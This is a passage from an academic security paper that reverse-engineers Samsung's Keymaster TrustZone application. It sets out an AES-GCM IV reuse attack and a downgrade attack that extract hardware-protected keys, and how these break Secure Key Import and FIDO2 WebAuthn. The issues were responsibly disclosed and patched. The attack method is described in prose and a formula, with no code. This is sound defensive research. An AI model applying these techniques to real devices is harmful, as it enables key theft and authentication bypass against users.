least three different TrustZone Operating Systems (TZOS) in use (see Section 2.2).

The Android Keystore [28] provides hardware-backed cryptographic key management services through a Hardware Abstraction Layer (HAL) that vendors such as Samsung implement. The Keystore exposes an API to Android applications, including cryptographic key generation, secure key storage, and key usage (e.g., encryption or signing actions). Samsung implements the HAL through a Trusted Application (TA) called the Keymaster TA, which runs in the TrustZone.[1] The Keymaster TA performs the cryptographic operations in the Secure World using hardware peripherals, including a cryptographic engine.

The Keymaster TA's secure key storage uses *blobs*: these are "wrapped" (encrypted) keys that are stored on the REE's file system. The "wrapping", "unwrapping", and usage of the keys are done inside the Keymaster TA using a device-unique hardware AES key. Only the Keymaster TA should have access to the secret key material; the Normal World should only see opaque key blobs.

Although it is crucial to rigorously verify and test such cryptographic designs, real-world TrustZone implementations received relatively little attention in the literature. We believe that this is mainly due to the fact that most device vendors do not provide detailed documentation of their TZOS and proprietary TAs and share little-to-no information regarding how the sensitive data is protected. To advance and motivate this research area, we decided to use the leading Android vendor Samsung as a test case. We reversed-engineered the full cryptographic design and API of several generations of Samsung's Keymaster TA, and asked the following questions:

Does the hardware-based protection of cryptographic keys remain secure even when the Normal World is compromised? How does the cryptographic design of this protection affect the security of various protocols that rely on its security?

1.1 Our Contribution

In this work, we focus on the Keymaster TA used by Samsung's flagship devices, including the Samsung Galaxy S8, S9, S10, S20, and S21. For the first time, we expose its cryptographic design, and unveil severe design flaws that can allow an attacker to extract hardware-protected key material. We present an IV reuse attack on AES-GCM that allows the attackers to extract keys from hardware-protected key blobs; and a downgrade attack that makes even the latest Samsung flagship devices vulnerable to our IV reuse attack. As summarised in Table 1, our attacks affect over 100 million devices [66].

We also show the implications of these vulnerabilities on bypassing key usage restrictions and on the security of two higher-level cryptographic protocols between the TrustZone and a remote server. We demonstrate working Proof-of-Concept attacks on Galaxy S9, S10, and the latest S21 model. To summarise our contributions:

1. We expose the proprietary Keymaster TA implementation in Samsung devices, focusing on its key derivation and blob encryption implementation.

2. We show that the hardware protection in Samsung Galaxy S9 devices is vulnerable to an IV reuse attack on AES-GCM, allowing the extraction of protected key material.

3. We show a downgrade attack on Samsung Galaxy S10, S20, and S21 devices, making them vulnerable to our IV reuse attack.

4. We evaluate the impact of our attacks and describe how to exploit them to misuse the Keystore key attestation to bypass FIDO2 WebAuthn login and compromise Google's Secure Key Import.

5. We discuss the root causes leading to each of the vulnerabilities we identified, focusing on possible countermeasures and problems in the closed cryptographic design methodology.

In order to implement our attacks, we developed an open-source Keymaster client that we will make available on [58]. Our client interacts with the Keymaster TA without passing through the Keymaster HAL API, which allows us full control of the input passed to the Trusted Application.

1.2 Responsible Disclosure

We reported our IV reuse attack on S9 to Samsung Mobile Security in May 2021. In August 2021 Samsung assigned CVE-2021-25444 with High severity to the issue and released a patch that prevents malicious IV reuse by removing the option to add a custom IV from the API. According to Samsung [57], the list of patched devices includes: S9, J3 Top, J7 Top, J7 Duo, TabS4, Tab-A-S-Lite, A6 Plus, A9S.

We reported the downgrade attack on S10, S20 and S21 in July 2021. In October 2021 Samsung assigned CVE-2021-25490 with High severity to the downgrade attack and patched models that were sold with Android P OS or later, including S10, S20, and S21. The patch completely removes the legacy key blob implementation.

1.3 Structure of the Paper

Section 2 provides some background on TrustZone. In Section 3 we dissect the Keymaster TA in Samsung Galaxy S8, S9, S10, S20, and S21 devices. In Section 4 we present an IV reuse attack against hardware-protected keys as well as a downgrade attack. In Section 5 we show how our attacks

[1] For brevity, we refer to TrustZone-based TEEs simply as "TrustZone".

Table 1: Susceptibility of Samsung Galaxy devices to IV reuse and downgrade attack - ✓ means vulnerable and ✗ means not.

Device	IV reuse attack	Downgrade attack
S8	✗	✗
S9	✓	✓
S10	✗	✓
S20/S21	✗	✓

break the composability of higher-level cryptographic protocols, focusing on Google's Secure Key Import and FIDO2 WebAuthn. In Section 6 we discuss the root causes of the attacks and gaps in the higher-level protocols' design. In Section 7 we survey related work in TrustZone research, and we conclude our work in Section 8. Multiple appendices provide technical details.

2 Background

2.1 AES GCM

The Advanced Encryption Standard (AES) is the most widely used symmetric block cipher. Galois Counter Mode (GCM) is a mode of operation for block ciphers that provides Authenticated Encryption. AES-GCM is a stream cipher that uses AES-CTR (Counter Mode) and the Galois Message Authentication Code (GMAC) internally.

Like every stream cipher, AES-GCM is vulnerable to Initialization Vector (IV) reuse attacks. When an IV is reused while encrypting with the same key, the resulting keystream is identical. In that case, knowledge of one plaintext immediately reveals the other. Furthermore, in AES-GCM, Joux [38] showed how IV reuse could be exploited to break authentication and create new valid messages.

2.2 ARM TrustZone

The ARM TrustZone technology [7] adds an additional virtual processor mode called "Secure World" that complements the "Normal World". The two modes are separated and can communicate using the "Secure Monitor" (running in the highest EL3 execution level) or by memory mapping of "World Shared Memory". The separation allows to implement a TEE, since a compromised Normal World will not be able to access the memory of the Secure World. Fig. 1 shows the components in each exception level in the TrustZone architecture. See Appendix A for a detailed overview of ARM TrustZone and ARM exception levels.

As the implementation of the TZOS is left to vendors, there are multiple implementations by various vendors, including:

- Qualcomm Secure Execution Environment (QSEE) by Qualcomm: used in Google Pixel devices and in Snapdragon models of Samsung Galaxy devices.
- Kinibi by Trustonic: used in older Exynos models of Samsung Galaxy devices, prior to S10.
- TrustedCore (TC) by Huawei.
- TEEGRIS by Samsung (used in newer Exynos models of Samsung Galaxy devices).

2.3 Trusted Applications

A Trusted Application (TA) is a program that runs in the TEE and exposes security services to Android client applications. The application can open a session with the TA and invoke commands within the session. After receiving a command, a TA parses the commands input, performs required processing and sends a response back to the client. See the extended version of this paper [59] for more details on the TEE client API. Control is transferred to the TA via the dedicated SMC (Secure Monitor Call) instruction, and the TA and Normal World application usually exchange arguments and output using a shared memory buffer called World Shared Memory. As performing SMCs requires EL1 privileges, a device driver in the Android kernel handles the communication with the TA and exposes an API for Normal World applications.

2.4 Android Hardware Backed Keystore

The Android Keystore [24] allows Normal World applications to perform cryptographic operations while protecting the cryptographic keys from extraction or unauthorized use. On devices with TrustZone technology, Keystore utilizes the TEE to perform cryptographic operations. This Hardware-Backed Keystore implementation is called the Keymaster TA.

The Keystore's main functions are: key generation and import, asymmetric encryption/decryption/signing/verification, symmetric encryption/decryption and generation/verification of symmetric MACs.

Keys can be generated and used inside the TrustZone by the Keymaster TA, and are thus protected from any Normal World attacker. However, the Keymaster TA relies on the Normal World application to store the keys [28]. To protect the key material, the keys are encrypted or "wrapped" with a hardware-derived key inside the TrustZone. The encrypted key "blobs" are then passed to the Normal World to be stored.

Fig. 2 shows a simplified overview of an Android application using the Keymaster TA. The general flow runs as follows:




Figure 1: The TrustZone software and hardware isolation architecture [2]




Figure 2: A usage example of an Android application using a Hardware-Backed Keystore (i.e., the Keymaster TA) for cryptographic key management: key generation, attestation, and encryption/signature.[2]

1. The Android application requests a new key to be generated. The Keymaster TA generates a new key, and encrypts it using a hardware-derived key. The resulting encrypted key blob *B* is passed back to the Android application.

2. The Android application saves the blob *B* in the Normal World's file system.

3. Some protocols such as WebAuthn [65] require that the Android application must prove that a specific key was generated securely by the Keymaster TA. In these cases, the application can pass the encrypted blob *B* to the Keymaster TA and ask it to generate an attestation certificate. For details on the attestation process see Section 2.5.

4. The application can ask the Keymaster TA to perform a cryptographic operation on its behalf. For example, to sign a message, the application passes the encrypted blob *B* and the message to be signed to the Keymaster TA. The Keymaster TA decrypts the blob to recover the signing key. It then uses the key to sign the message and return the resulting signature to the application in the Normal World.

The Keystore protects keys from extraction using the following measures:

1. Key material is not present in the application memory, hence compromising the application will not lead to key material extraction.

2. The Keystore can provide access control that restricts the usage of keys in various ways, such as restricting a key's purpose (e.g., encryption only), setting an expiration date, rate-limiting, or requiring user authentication (e.g., passing biometric authentication/unlocking the screen).

3. Hardware binding: Supported devices can bind keys to the secure hardware (i.e., the TEE), so they cannot be used outside of the secure hardware on that device.

In order to support multiple TZOS implementations, the Android Keystore uses a HAL, as we shall describe in Section 3.2. Every TZOS implements the HAL for Android services that require hardware support, usually by having a TA that performs the needed operations. This is the case for Samsung's Keymaster TA, which is used to implement Android Hardware-Backed Keystore and is the main focus of our research.

[2]Designed using resources from Flaticon.com

2.5 Android Key Attestation

Keystore Key Attestation [33, 67] allows remote parties to verify that a key was generated within the secure hardware by having the Keymaster TA generate a certificate chain whose root certificate is Google (or Samsung, for applications such as KNOX attestation). This allows the remote party to trust public-keys generated within the TrustZone without trusting the Normal World, despite the fact that all the communications with the Keymaster TA go through the Normal World. As we show in Section 5, Secure Key Import and FIDO2 WebAuthn use key attestation (using Google's root certificate) exactly for this purpose.

2.6 The Attack Model

In this paper, we assume that an attacker can fully compromise the Normal World, e.g., an attacker with root or even kernel privileges. Moreover, we assume that the attacker is able to compromise the Normal World without setting the bootloader fuses that are attested by the Keymaster (e.g., bootloader unlocked, Samsung's warranty bit). Such attacks were shown by [21,44]. The attacker aims to compromise data that is secured by the Trusted World, such as Keystore hardware-protected keys, or higher-level protocols that rely on remote attestation (e.g., cloning a FIDO2 token or by stealing a key that was securely imported).

We follow the Android Platform Security Model by Mayrhofer et al. [42] that states that the hardware protection and isolation of cryptographic keys offered by TrustZone and the Keymaster TA should prevent any key compromise even by such an attacker. This is consistent with the attack model used by Harrison et al. [36] as well as Lapid and Wool [40].

Note that the attacks described in Sections 4 and 5 do not require us to actually run code in the Android Kernel. For our attack, we only require code execution in EL0 (Android user mode) with sufficient privileges to read key blobs, and appropriate SELinux permissions to communicate with the TZOS drivers. For instance, a vulnerability in the Android Keystore user mode daemon/HAL (such as [37]) would likely suffice. Alternatively, a root malware or a supply-chain attack that patches the Keymaster HAL can be used for both attacks.

In our experiments, we used Samsung Galaxy S9, S10, and S21 devices, rooted using Magisk [68]. Note that when we rooted the devices, the Samsung KNOX warranty fuse was set. This does not affect our attacks as we don't target any KNOX functionality.

3 Dissecting the Keymaster TA

3.1 Survey of the Keymaster TA Family

In this paper we focus on Samsung's implementation of the Keymaster TA and its new TZOS named TEEGRIS. Like other TZOSs and TAs, Samsung's implementation is vendor-specific and is a proprietary closed-source system with little-to-no documentation available. To understand the cryptographic design implemented by the Keymaster TA, we statically analyzed the binaries of firmwares and TAs in 3 TZOS's (TEEGRIS, Kinibi and QSEE) using Ghidra [45]. Additionally, we used the Samsung Open Source [55] website to download the Android kernel sources for our device.

Overall, we evaluated 26 firmwares for both Exynos and Snapdragon models of S8, S9, S10, S20, and S21 (including variants such as S9+, Note9, S10+, S20+, etc.) published between 2018 and 2021. We found that Keymaster TA's code base is extremely similar in theses firmwares (except the S8), even across TZOSs (Kinibi/QSEE/TEEGRIS).

In our analysis, we noticed that there is a significant difference between the Keymaster TA in S8 and in the newer models. As we shall see in Section 4, one specific code change introduced in the S9 makes it and all the newer models vulnerable to attacks. Although S20 and S21 models include the more secure Strongbox Keymaster functionality (using a dedicated tamper-resistant hardware security module), they are still vulnerable to our attacks as they share the same vulnerable cryptographic design and API.

As Kinibi and QSEE have been more thoroughly studied by the security community [12, 48, 49], when we discuss details we refer to TEEGRIS unless otherwise noted. See the extended version of this paper [59] for details on firmware analysis.

3.2 The Keymaster HAL

The Keymaster HAL is an interface between Android and the vendor-specific Keymaster implementation. The Android documentation provides reference guidelines for implementers of Keymaster HALs [30]. It is implemented in the Android user mode and communicates with the Keymaster TA using kernel drivers and World Shared Memory buffers (see Fig. 3). The extended version of this paper [59] contains a more detailed overview of the Keymaster HAL in TEEGRIS.

Android provides an open-source API for functions that the Keymaster should implement [29]. This API includes many functionalities such as key generation, key import, and cryptographic operations such as encrypt/decrypt/sign/verify using the keys stored in the encrypted blobs.

The Keymaster HAL API in TEEGRIS is implemented in a number of undocumented shared-objects that use TEEGRIS kernel drivers. To explore the Keymaster TA we reversed engineered the Keymaster HAL and implemented our own Keymaster client—an Android process that sends our custom requests to the Keymaster TA without any input validation or filtering.




Figure 3: Overview of the Hardware backed keystore[2]

v15 blob
"MDFPP HW Keymaster HEK v15\x00"
"ID"
"\x02\x00\x00\x00"
"id"
"DATA"
"\x04\x00\x00\x00"
"data"

v20-s9 blob
"MDFPP HW Keymaster HEK v20\x00"
root_of_trust
"ID"
"\x02\x00\x00\x00"
"id"
"DATA"
"\x04\x00\x00\x00"
"data"
integrity_flags

v20-s10 blob
"MDFPP HW Keymaster HEK v20\x00"
root_of_trust
"ID"
"\x02\x00\x00\x00"
"id"
"DATA"
"\x04\x00\x00\x00"
"data"
integrity_flags
hek_randomness

Figure 4: The three KDF versions for HDK salt derivation, assuming the Application ID is "id" and the Application Data is "data". The salt value is the SHA256 digest of the concatenation of the values. Values shaded in blue are optional, values shaded in green are new to that version.

3.3 Key Blob Encryption

The main focus of our research is how key blobs are decrypted/encrypted. Based on our analysis and reverse engineering of the proprietary Keymaster TA, we will now describe the process at a high level. For a detailed description of the control flow inside the Keymaster TA, see Appendix B. As mentioned in Section 2.4, the Keymaster TA encrypts key material inside a blob. This protects the key material from extraction while allowing it to be stored by the Normal World application. As we discovered during our research, each blob contains an encrypted part that includes the key material and various parameters. The blob also contains a clear-text part containing the information required for decryption, such as the IV and AAD used in the encryption.

The cryptographic foundation which the Keymaster TA relies upon is a permanent, hardware, device-unique 256-bit AES key called the Root Encryption Key (REK) [61]. This key is only present in the secure hardware cryptographic engine—the Keymaster TA cannot access it directly.

Each key blob is encrypted using its own Hardware Derived Key (HDK) that is derived from the REK. A blob's HDK is derived using a Key Derivation Function (KDF) that mixes the REK with a blob-specific salt value. The KDF itself is accessed by the Keymaster TA through a TZOS-internal ioctl API. The salt for deriving the HDK is computed as the SHA-256 digest of a concatenation of several values. Samsung's salt-generation method evolved between device models, as we discuss next.

3.4 KDF Versions of Key Blobs

The National Information Assurance Partnership (NIAP) created the Mobile Device Fundamentals Protection Profile (MDFPP) that includes core security requirements for devices. The constant string used in the salt derivation (in all key blobs flavors) suggests that Samsung complies with the certification, and indeed Samsung devices are MDFPP CC certified.

In our analysis, we identified three different blob salt-derivation versions, which we call v15, v20-s9, and v20-s10. The differences between the versions are the values used in

the string that is hashed to generate the salt for the key derivation. All versions can include optional values that are called Application ID and Application Data. These values are set by the Normal World. Fig. 4 shows example strings for each of the three blob versions.

The first blob key version, which we call v15, is the version used in Galaxy S8. The salt in v15 key blobs only depends on the application ID and data set by the Normal World (and a constant string).

Galaxy S9 introduced a new version which we call v20-s9. This version adds two new values to the SHA-256 digest, which we call `root_of_trust` and `integrity_flags`. This might be due to a new MDFPP regulation that requires derived keys to be bound to the device's integrity.

The `root_of_trust` is "a collection of values that defines key information about the device's status" [33]. The Keymaster TA computes `integrity_flags` based on the integrity status of the device (a normal device should have 0, a rooted device has value 7).

In our analysis, we noticed that although S9 uses the new salt version v20-s9 by default, it still includes code that implements the older v15 blob version. The Keymaster TA API exposed the option to use this older version to the Normal World. As we were not able to find any use for this option by the Normal World, we believe that this is latent code that is never used.

On S10, S20, and S21 devices, we found a revised KDF that is very similar to the v20-s9: it uses exactly the same strings, root of trust and integrity flags, with one crucial addition: in v20-s10 the salt also includes a fresh per-blob 16-byte random value `hek_randomness` generated inside the TrustZone. Similar to S9, we also found latent code that implements v15 and is exposed to the Normal World.

4 Attacking the Keymaster TA

This section describes two attacks against the Keymaster TA that allow us to extract hardware-protected key material. Table 2 includes a summary of the Samsung Galaxy devices that we've examined and their susceptibility to IV reuse.

4.1 IV Reuse Attack on v15 and v20-s9 Blobs

As we discussed in Section 3, the wrapping key used to encrypt the key blobs (HDK) is derived using a salt value computed by the Keymaster TA. In v15 and v20-s9 blobs, the salt is a deterministic function that depends only on the application ID and application data (and constant strings), which the Normal World client fully controls. This means that for a given application, all key blobs will be encrypted using the *same key*. As the blobs are encrypted in AES-GCM mode-of-operation, the security of the resulting encryption scheme depends on its IV values never being reused.

Surprisingly, we discovered that the Android client is allowed to *set* the IV when generating or importing a key. All that is necessary is to place an attacker-chosen IV as part of the key parameters, and it is used by the Keymaster TA instead of a random IV. As the Normal World also controls the application ID and application data, this means that an attacker can force the Keymaster TA to reuse the same key and IV that were previously used to encrypt some other v15 or v20-s9 blobs. Since AES-GCM is a stream cipher, the attacker can now recover hardware-protected keys from key blobs.

Given a key blob B_A wrapping an unknown key K_A, an attacker can import another key blob B_B with a known (sufficiently long) key K_B that was encrypted using the same IV and the same salt. To do so the attacker first extracts the IV from the key blob B_A, and passes this IV and the same application ID and data to the Keymaster TA's import key function. The known K_B will be encrypted using the same blob encryption key HDK (as the salt only depends on the application ID and data) and the same IV (by construction) as was used to encrypt K_A.

As with any stream-cipher encryption, we can now use our knowledge of K_B together with the ciphertexts B_A and B_B to recover K_A. Let us denote the key-stream created from key HDK with a given IV as $E(\text{HDK}, \text{IV})$, then:

$$\begin{aligned} & B_A \oplus B_B \oplus K_B \\ & \quad = (E(\text{HDK}, \text{IV}) \oplus K_A) \oplus (E(\text{HDK}, \text{IV}) \oplus K_B) \oplus K_B \\ & \quad = K_A \oplus K_B \oplus K_B = K_A \end{aligned}$$

All key blobs created on the Galaxy S9 are vulnerable, as its default blob version is the vulnerable v20-s9. However, on S10, S20, and S21 devices, the default version is v20-s10, and its salt is randomised by the `hek_randomness` field (recall Fig. 4), hence each blob is encrypted with a uniquely derived encryption key. Although the attacker can still cause IV reuse, this reuse is not exploitable. We note that, although S8 can create only blobs with version v15, its Keymaster TA ignores the IV parameter in key generation and key import functions, i.e., it does not allow us to set the IV and is thus not vulnerable to any of our attacks.

To demonstrate our IV reuse attack, we implemented it on Galaxy S9 (all key blobs), S10, and S21 (by forcing the creation of v15 key blobs), and we were able to recover securely generated AES, RSA, and ECDSA keys from encrypted blobs.

4.2 The Downgrade Attack

On S10 and later models, the default blob version is v20-s10. However, to our surprise, we discovered the existence of latent code that allows the Normal World to request the creation of v15 blobs by simply passing an "encryption version" parameter with a specific value. Although the Keymaster HAL API does not normally pass this parameter, its existence can be exploited by a privileged attacker to force all new blobs to version v15.

Table 2: Summary of Samsung Galaxy devices Keymaster features that make them vulnerable to IV reuse - ✓ means true and ✗ means false

Device	Default blob version	Deterministic HDK	Can attacker set IV	Vulnerable to IV reuse	Can attacker downgrade to v15
S8	v15	✓	✗	✗	N/A
S9	v20-s9	✓	✓	✓v15, ✓v20-s9	✓
S10	v20-s10	✓v15, ✗v20-s10	✓	✓v15, ✗v20-s10	✓
S20/S21	v20-s10	✓v15, ✗v20-s10	✓	✓v15, ✗v20-s10	✓

This downgrade attack makes newer devices, including Galaxy S10, S20, and S21 vulnerable to the IV reuse attack (after the Normal World is compromised). In Section 5 we show that this can be exploited to attack security-critical protocols such as Google's Secure Key Import and FIDO2 WebAuthn.

To demonstrate our findings, we wrote a GDB script (see the extended version of this paper [59]) that intercepts the call to the Keymaster HAL in the Normal World. We hooked the key generation function and modified the passed parameters in flight to add the encryption version parameter with the value $0xf$ indicating v15. This caused the Keymaster TA to always generate v15 key blobs and allowed us to recover the encrypted keys using the IV reuse attack. Creative malware authors could achieve a similar effect in other ways, such as always returning a pre-computed v15 key blob, or possibly patching the Keymaster HAL so that it always downgrades to v15 blobs.

4.3 Persistence of v15 Blobs

According to the Keymaster API [29], key blobs become "old" when the Keymaster device is updated or when the Normal World OS is upgraded to a newer version. When a key becomes "old", the API functions return a special error code that indicates that the key must be "upgraded". The Keymaster API exposes the `upgradeKey` method which unwraps (decrypts) the key, examines the OS versions inside the key parameters and compares them to the current OS version. If the current OS version is higher it "upgrades" the key by wrapping (encrypting) it again (and adding the current OS version to the key parameters list).

However, we found that the key parameters that are used in the new blob's wrapping are the same as those in the old key. As any key blob created by our downgrade attack includes the encryption version parameter, "upgrading" such a downgraded v15 key blob will result in a new but still vulnerable v15 blob.

According to Samsung [57], this is the intended behavior, and since the S10 and newer devices have v20-s10 as the default version, no v15 key should exist "in the wild". However, this behavior of the `upgradeKey` function allows our downgrade to persist through firmware updates.

5 Implications of the Attacks

In this section, we explore the possible implications of the attacks described in Section 4. Naturally, an attacker that controls the Normal World can simply ask the TrustZone to locally perform any permitted individual cryptographic operation on their behalf. However, we shall see that by extracting the keys, the attacker is able to bypass key usage limitations. Moreover, they can perform advanced attacks that break cryptographic protocols with remote parties, protocols specifically designed to utilize the security guarantees offered by the Secure World.

As we have seen in the recent line of exploits observed in the wild [14, 23], such normal-world compromises can be done remotely, covertly, and without changing the state of the bootloader fuses. The attacker then aims to compromise the security properties of the higher-level protocols such as WebAuthn and Secure Key Import. While our attacks cannot decrypt v20-s10 keys generated before the compromise, the downgrade attack can break the security of remote attestation on the latest devices (including S10, S20, and S21) by compromising any key that is generated after the covert compromise.

5.1 Authentication and Confirmation Bypass

The Keymaster TA can be used to enforce restrictions on the use of cryptographic keys to prevent misuse of the keys without the user's consent or knowledge (e.g., by an attacker controlling the Normal World).

For example, keys can be limited for specific use, such as signature only. Moreover, applications can create "authentication-bound" keys that require the user to be recently authenticated in order to use the key, e.g., by specifying a timeout since the last time the user entered their passcode, or requiring a biometric prompt authentication [27].

The usage and authentication requirements are enforced by the Keymaster TA when it is attempting to use the blob. This

prevents attackers from using the keys on a device without the user's consent — e.g., the secure hardware can refuse to use the key if the user is not authenticated. For instance, the attacks shown by Cooijmans et al. [18] and by Breński et al. [15] fail when the restrictions are enforced.

Similarly, Protected Confirmation [19] allows signing keys to be used only if the user provides confirmation of the data to be signed (via a trusted UI interface). Google discussed some use cases for Protected Confirmation [19], including Medical applications, such as an injection of insulin by Bigfoot Biomedical [13], and Enterprise applications such as Two-Factor Authentication including Duo Mobile [10].

However, the security of these restrictions is based on the assumption that the protected keys cannot be extracted from inside the TrustZone. An attacker can use our attacks to extract the keys and completely bypass any restrictions. For example, they can use "authentication-bound" without knowledge of the user's password or sign payment transactions without user interaction or consent. Moreover, they can continue to use the keys even if they no longer have access to the device. This is especially useful if the attacker has only limited-time physical access to the device (e.g., search by border agents, law enforcement, evil housekeeping).

5.2 Extracting Keys from Secure Key Import

The Keymaster TA supports Secure Key Import [69] which allows applications to securely provision existing keys into Keystore. The protocol's goal is to allow servers to securely share a secret key with an Android device while preventing the key from being intercepted or extracted from the device, even if the device is compromised. The key is encrypted by the server and only decrypted inside the secure hardware. Thus it is bound to the device, allowing it to be used in various scenarios such as SSH/RDP, DRM, secure payment, etc. For example, Google Pay uses Secure Key Import to provision some of its keys [69].

Secure Key Import allows a server to securely send some key material K to the device. A simplified version of the protocol and our attacks is shown in Fig. 5. For the full protocol details, see [25]. In high-level, Secure Key Import works as follows:

1. The application requests the Keymaster TA to generate an RSA private-public key pair $(Pub, Priv)$, and receives an encrypted key blob B_{RSA} that contains $Priv$.

2. The application also requests the Keymaster TA for the attestation certificate $Cert$ that verifies that B_{RSA} was generated inside the secure hardware. $Cert$ is signed by asymmetrically using a dedicated private key that is only accessible inside the TrustZone, and its corresponding public key is signed by Google.

3. The application sends $Cert$ to the server. After verifying $Cert$, the server uses Pub to encrypt K, generating $C = Enc_{Pub}(K)$, and sends C to the device.

4. To finish the import process, the application passes C and B_{RSA} to the Keymaster TA. The Keymaster TA decrypts B_{RSA}, and uses $Priv$ to decrypt C and recover K. Then it returns to the application an encrypted key blob B_K that contains K.

While Secure Key Import protects the keys in transit, after importing, they are encrypted inside a key blob as other imported keys. Therefore, an attacker that can recover the key material (as in our attack) can decrypt securely imported keys and break the security of applications that use Secure Key Import.

As before, any key K imported into Galaxy S9 can be extracted using our IV reuse attack on the encrypted blob B_K. However, unlike the regular key import and key generation functionalities, the Secure Key Import API call does not allow us to specify the version of the key blob, making it resilient to our downgrade attack. To be able to break Secure Key Import on the newer S10, S20, and S21, we need to use a different approach: Instead of extracting the key from B_K, we performed our downgrade and IV reuse attacks against B_{RSA} and used the recovered private key $Priv$ to decrypt C and recover the encrypted key in transit, as shown in Fig. 5.

Since B_{RSA} was securely generated in the TrustZone — as a v15 blob — the Keymaster TA function will happily attest to its validity and generate a valid $Cert$ that will allow us to continue with the Secure Import process. When we receive the encrypted key C from the server, we can use $Priv$ to perform the same decryption process as the Keymaster does to extract the imported key K.

We demonstrate this attack in our proof-of-concept on Galaxy S10 and S21 by performing the downgrade attack from Section 4.2 on the wrapping key B_{RSA}. We intercept the request to generate the RSA keys and modify it to wrap the generated RSA keys in blob B_{RSA} with version v15. We then continue to recover $Priv$ with the IV reuse attack.

5.3 Bypassing FIDO2 WebAuthn

FIDO2 WebAuthn [65] is a specification by W3C and FIDO that allows the creation and use of public-key cryptography to register and authenticate to websites instead of passwords. The authentication keys can be generated and used inside an internal secure element called a "platform authenticator" (e.g., TrustZone, Trusted Platform Module (TPM) [34]) or an external secure element called a "roaming authenticator" (e.g., Yubikey [70] and Solo [60]). Such secure elements aim to provide two main security guarantees:

1. An attacker should not be able to extract the keys from the secure element. Meaning that authentication is only possible using the secure element, and it can't be cloned.

